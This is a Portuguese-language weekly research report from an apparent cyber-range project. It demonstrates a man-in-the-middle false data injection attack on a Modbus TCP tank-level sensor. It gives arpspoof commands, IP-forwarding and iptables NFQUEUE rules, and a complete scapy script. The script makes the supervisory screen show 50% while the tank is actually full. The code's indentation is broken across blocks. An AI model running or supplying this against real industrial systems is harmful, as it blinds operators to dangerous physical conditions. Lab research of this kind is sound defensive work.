

Sem 2

➤ MODULES relacionado	<u>Teste e validação das funcionalidades</u>
📅 Timebox	@19 de janeiro de 2026 → 23 de janeiro de 2026
⚙️ Status	Done
🕒 Type	Sprint

Relatório Técnico de Atividades - Semana 2

Projeto: Cybersecurity em Sistemas Industriais

Foco: Ataques de Integridade em Sensores Analógicos (False Data Injection)

Data: 22/01/2026

1. Status do Cronograma e Ajuste Estratégico

Situação da Semana 1 (Automação de Ataques):

A atividade prevista para a Semana 1, que consistia na criação de uma ferramenta unificada de automação (`attack_tool.py`), **não progrediu** conforme o esperado devido a complexidades na orquestração de *threads* e instabilidade na execução simultânea de múltiplos processos de *spoofing*.

Decisão:

Para não comprometer o andamento da pesquisa e o cumprimento do cronograma geral, optou-se por suspender a automação temporariamente. A estratégia foi alterada para a execução manual dos ataques (utilizando múltiplos terminais). Já que era melhor investir mais tempo nas outras etapas.

Transição para a Semana 2:

Com o ambiente manual validado, avançou-se imediatamente para a tarefa da Semana 2: **"Atacar sensores analógicos (Nível do Tanque) para simular falhas graves (Transbordamento)"**.

2. Configuração do Ambiente (Setup)

Para realizar o ataque, foi necessário reconfigurar a infraestrutura do Cyber Range para permitir a interceptação de pacotes.

Infraestrutura:

- **PLC Físico:** OpenPLC Runtime rodando no Host Windows (`192.168.0.85`).
- **Vítima (HMI):** Container Docker `fuxa` (`172.17.0.3`).
- **Atacante:** Container Docker `kali-rolling` (`172.17.0.2`).

Correções de Infraestrutura Realizadas:

Durante a inicialização, enfrentamos erros de permissão (`Read-only file system`) ao tentar modificar as tabelas de roteamento do container.

- **Solução:** O container atacante foi recriado com a flag `-privileged` , permitindo acesso total ao subsistema de rede do kernel Linux (necessário para o `iptables` e `NFQUEUE`).

3. Metodologia do Ataque (Man-in-the-Middle)

O ataque foi executado utilizando a técnica de **ARP Spoofing** para desviar o tráfego, seguida de uma **Injeção de Dados Falsos (FDI)** no protocolo Modbus TCP.

Passo a Passo da Execução Manual:

1. **Terminal 1 (Spoofing IDA):** Envenenamento da tabela ARP do container Fuxa, fazendo o Kali se passar pelo Gateway.

```
arp spoof -i eth0 -t 172.17.0.3 172.17.0.1
```

2. **Terminal 2 (Spoofing VOLTA):** Envenenamento da tabela ARP do Gateway, fazendo o Kali se passar pelo Fuxa (garantindo o retorno dos pacotes).

```
arp spoof -i eth0 -t 172.17.0.1 172.17.0.3
```

3. **Terminal 3 (Interceptação):**


- Habilitação do roteamento de IP: `echo 1 > /proc/sys/net/ipv4/ip_forward`
- Criação da regra de desvio para a fila Python: `iptables -I FORWARD -j NFQUEUE --queue-num 0`
- Execução do script de ataque: `python3 attack_level.py`

4. O Script de Ataque (`attack_level.py`)

O script foi desenvolvido em Python utilizando as bibliotecas `scapy` e `netfilterqueue` . Ele intercepta pacotes Modbus de resposta (Function Code 03 ou 04), localiza os bytes correspondentes ao nível do tanque e os substitui por um valor falso fixo.

Desafio Técnico Encontrado:

Inicialmente, o script utilizou `OFFSET_DADOS = 0`. Como o registrador do OpenPLC é alinhado em palavras de 16 bits, o ataque atingiu o byte "alto" de um inteiro de 32 bits, resultando na leitura errônea de **3.276.895%** no SCADA.



- **Correção:** O offset foi ajustado para `OFFSET_DADOS = 2`, alinhando o ataque corretamente ao registrador que contém o valor do nível (0-100).

Código Final Validado:

```
from netfilterqueue import NetfilterQueue
from scapy.all import *
import struct

# CONFIGURAÇÕES
IP_ALVO_PLC = "192.168.0.85" # IP do OpenPLC Físico
VALOR_FALSO = 50             # Valor injetado (Ilusão)
OFFSET_DADOS = 2             # Ajuste fino para o registrador correto

def process_packet(packet):
    try:
```

```

scapy_packet = IP(packet.get_payload())
if scapy_packet.haslayer(TCP) and scapy_packet.haslayer(Raw):
    # Filtra respostas vindas do PLC
    if scapy_packet[IP].src == IP_ALVO_PLC:
        payload = bytearray(scapy_packet[Raw].load)

        # Verifica se é Modbus Read Holding/Input Registers (Func 03/0
4)

        if len(payload) > 8 and (payload[7] == 3 or payload[7] == 4):
            idx = 9 + OFFSET_DADOS

            if len(payload) >= idx + 2:
                # Lê o valor original (Big Endian)
                val_original = (payload[idx] << 8) + payload[idx+1]

                # Se o valor real for diferente da mentira, executa a injeção
                if val_original != VALOR_FALSO:
                    print(f"[👁️] ATAQUE: Real {val_original}% → Falso {VALOR
_FALSO}%")

                # Empacota o valor 50 em 2 bytes e substitui no payload
                bytes_falsos = struct.pack('>H', VALOR_FALSO)
                payload[idx] = bytes_falsos[0]
                payload[idx+1] = bytes_falsos[1]

                # Recalcula Checksums e injeta na rede
                scapy_packet[Raw].load = bytes(payload)
                del scapy_packet[IP].len
                del scapy_packet[IP].checksum
                del scapy_packet[TCP].checksum
                packet.set_payload(bytes(scapy_packet))

            packet.accept()
        except:
            packet.accept()

if __name__ == "__main__":
    print(f"[*] Ataque de Integridade Ativo contra {IP_ALVO_PLC}")
    queue = NetfilterQueue()

```

```
queue.bind(0, process_packet)
try:
    queue.run()
except KeyboardInterrupt:
    print("Fim.")
```

5. Resultados e Evidências

O experimento foi concluído com sucesso total. Foi demonstrado um cenário de **Desacoplamento de Realidade (Decoupling)**:

1. **Cenário Real:** No OpenPLC, o nível do tanque de entrada foi forçado para **100%**, simulando uma condição crítica de transbordamento.
2. **Interferência:** O script interceptou os pacotes de rede em tempo real.
3. **Cenário Observado:** No sistema supervisório (Fuxa), o nível permaneceu estático em **50%**.

Conclusão:

O ataque comprovou que é possível cegar os operadores de um sistema industrial utilizando técnicas de MitM em redes Modbus TCP não criptografadas.